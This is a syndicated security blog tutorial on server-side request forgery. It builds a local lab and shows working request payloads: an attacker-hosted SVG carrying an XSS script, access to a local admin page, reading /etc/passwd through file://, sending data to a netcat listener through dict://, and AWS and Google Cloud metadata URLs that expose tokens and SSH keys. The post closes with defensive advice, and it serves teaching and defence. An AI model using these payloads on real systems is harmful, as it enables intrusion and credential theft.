

Understanding SSRF

Many web applications request outside services for data, configurations,
updates, among others. This is beneficial for the developers and
maintainers because it keeps separation of duties in their
infrastructure, one for managing the view and another for the data. When
it is done right, these applications are easier to maintain and to add
features to, but there are some intrinsic risks in getting information
through the internet using web services.
Server Side Request Forgery (SSRF) occurs when an attacker can
create requests from the vulnerable server to the internet/intranet.
Typically, the vulnerable server has a functionality that reads data
from a URL, publishes data to a URL, or imports data from a URL. An
attacker could abuse this functionality to read or update internal
resources, or bypass access controls like firewalls that prevent the
attackers from accessing them directly.
In a normal use case, the vulnerable application works like this:

Figure 1. normal use case
The user requests information from an external server through the
Web Server. For example,GET /?url=http://external.server/data HTTP/1.1The server makes the request to the external server
If the request is to an intranet server, then it passes through the
company firewallThe external server responds with the data requested, and the user
receives it
When an attacker finds this, and he wants to bypass the firewall in
order to get internal resources, then the process of the attack is the
following:

Figure 2. ssrf attack
The attacker makes the same request but modifies the payload for a
request to another internal server, for example,GET /?url=http://admin.server/users HTTP/1.1The server makes the request to the modified server
The request passes through the company firewall bypassing its
measuresThe admin server responds with the data requested by the attacker
SSRF lab
To set up our lab, we are going to use Hashicorp’s
Vagrant; the source files are below.
Create a folder with the name ssrf and save the Vagrantfile there.
setting up the lab.
$ mkdir ssrf$ cd ssrfssrf$ nano Vagrantfile #Add the content hereVagrantfile.
# -*- mode: ruby -*-# vi: set ft=ruby :Vagrant.configure("2") do |config| config.vm.box = "jarmasatfluid/ssrftest" config.vm.box_version = "1" config.vm.network "private_network", ip: "192.168.56.2"endThen run the environment using:
vagrant up.
ssrf$ vagrant upThis will create a Linux machine with LAMP installed and configured.
At this point, everything we need has been completed and is ready for us
to launch an attack.
Now we can set up our attacking machine. Here we are using Kali
Linux with Vagrant too, but you can use
whatever OS you prefer.
These are the tools that we are going to use:
If you are using Kali, then everything has already been installed by
default.
We are ready to go.
Enumerating our server
First, we need to check the server ports. We can use nmap or ncat to
do it.
port scanning.
nmap 192.168.56.2ncat -vz 192.168.56.2 80ncat -vz 192.168.56.2 3306nmap output.
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-05 13:32 SA Pacific Standard TimeNmap scan report for 192.168.56.2Host is up (0.00051s latency).Not shown: 997 closed portsPORT STATE SERVICE22/tcp open ssh25/tcp open smtp80/tcp open httpMAC Address: 08:00:27:0A:C5:08 (Oracle VirtualBox virtual NIC)Nmap done: 1 IP address (1 host up) scanned in 10.19 secondsnc.
Ncat: Connected to 192.168.56.2:80.Ncat: 0 bytes sent, 0 bytes received in 0.31 seconds.Ncat: No connection could be made because the target machine actively refused it. .Our server runs Apache on port 80 and MySQL on port 3306, but we
do not have access to it.
Then using Dirbuster, we can search for directories on the web server.
dirbuster.
$ dirb http://192.168.56.2/DIRB v2.22By The Dark RaverSTART_TIME: Tue May 5 13:30:46 2020URL_BASE: http://192.168.56.2/WORDLIST_FILES: /usr/share/dirb/wordlists/common.txtGENERATED WORDS: 4612 Scanning URL: http://192.168.56.2/==> DIRECTORY: http://192.168.56.2/code/+ http://192.168.56.2/index.html (CODE:200|SIZE:11321)+ http://192.168.56.2/server-status (CODE:403|SIZE:277) Entering directory: http://192.168.56.2/code/+ http://192.168.56.2/code/admin.php (CODE:302|SIZE:2160)+ http://192.168.56.2/code/index.php (CODE:200|SIZE:1148)END_TIME: Tue May 5 13:30:53 2020DOWNLOADED: 9224 - FOUND: 4As we can see, there is an admin site to which we do not have access,
and a normal site to search for products.
SSRF attacks
Given that we have access to the search products site, then we can make
a request and intercept it:
products request.
POST /code/ HTTP/1.1Host: 192.168.56.2User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3Accept-Encoding: gzip, deflateContent-Type: application/x-www-form-urlencodedContent-Length: 82Origin: http://192.168.56.2Connection: closeReferer: http://192.168.56.2/code/Cookie: PHPSESSID=6tp090rfsdurfgg5hlfrgr7v97Upgrade-Insecure-Requests: 1product_id=5&url=http%3A%2F%2F127.0.0.1%2Fcode%2Fproducts.php%3Fproduct_id%3D&s=OKThere we can see that it makes a request with a URL to retrieve the
data. So, what happens when we modify the URL? Let’s change it tohttps://owasp.org/:
simple SSRF.
product_id=&url=https%3a//owasp.org/&s=OKThen it will load the OWASP web page on our site:

Figure 3. ssrf vulnerable
Now we have several options to work with.
Reflected XSS
Let’s create an
SVGimage in our kali machine with anXSS
payload and then serve it on a localPythonserver:
local xss.
$ nano payload.svg # Put the content here$ python -m SimpleHTTPServerServing HTTP on 0.0.0.0 port 8000 ...payload.svg content.
<?xml version="1.0" standalone="no"?> <!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"> <svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg"> <polygon id="triangle" points="0,0 0,50 50,0" fill="#FF3435" stroke="#FF3435"/> <script type="text/javascript"> alert('PWNED'); </script> </svg>Then simply put your URL into the request and watch the result:
SSRF to XSS payload.
product_id=&url=http%3a//<YOUR_IP>%3a8000/payload.svg&s=OK
Figure 4. SSRF to XSS result
Bypassing controls
As we saw earlier, we could not access the admin section of the
server; this can be bypassed with this vulnerability:
SSRF to admin payload.
product_id=&url=http%3A%2F%2F127.0.0.1%2Fcode%2Fadmin.php&s=OK
Figure 5. SSRF to admin result
If the server had some local HTTP servers like a mongodb database, we
could bypass the access controls with this vulnerability.
Information disclosure
We can use
file://to get internal files:
file usage.
product_id=&url=file%3a///etc/passwd&s=OK ... <div class="row d-flex justify-content-center"> root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync ...We can also use the dict:// URL schema to connect to a server and send
data:
dict usage.
$nc -lvp 8000 # Payload product_id=&url=dict%3a//<YOUR_IP>%3a8000/pwned&s=OK ... Ncat: Connection from IP:PORT. CLIENT libcurl 7.47.0 pwned QUIT ...This is useful when we find another vulnerable server or service,
because we can send data to it and maybe even execute commands.
Port enumeration
.port enum
# Port open product_id=&url=127.0.0.1%3a3306&s=OK ... <div class="row d-flex justify-content-center"> 5.5.5-10.0.38-MariaDB-0ubuntu0.16.04.1 ... # Port closed ... <div class="row d-flex justify-content-center"> </div> ...Cloud goodies
If the target uses
Amazon EC2orGoogle Cloud, then you can
request metadata from them:
cloud SSRF.
# Amazon http://169.254.169.254/latest/meta-data/hostname http://169.254.169.254/latest/user-data/ # Google Cloud http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token http://metadata.google.internal/computeMetadata/v1beta1/project/attributes/ssh-keys?alt=jsonBecause the server uses cURL, there are some URL schemas that this
library does not support, like ssh22, expect, among others. For more
information and payloads, you can go
here
or check this paper from
OWASP.
Solution
The first level of protection against this attack is to implement input
validation. It could be in the form of validating the domain name of the
target host using a whitelist. With this, if the attacker tries to
access more resources, it will be impossible for him.
Besides, if it is possible, avoid querying URLs using user input. Even
if they are hidden fields, an attacker can modify them and exploit a
SSRF vulnerability. It is better to request resources directly on the
web server whenever it is possible.
Another way to do this is to prevent the web application to access only
the resources that it will need by segregating the network. This will
prevent access to other resources in the network, but it does not work
against local access.
If you want more information about protections against SSRF, you can
check
OWASP
or our Criteria.
*** This is a Security Bloggers Network syndicated blog from Fluid Attacks RSS Feed authored by Jonathan Armas. Read the original post at: https://fluidattacks.com/blog/understanding-ssrf/
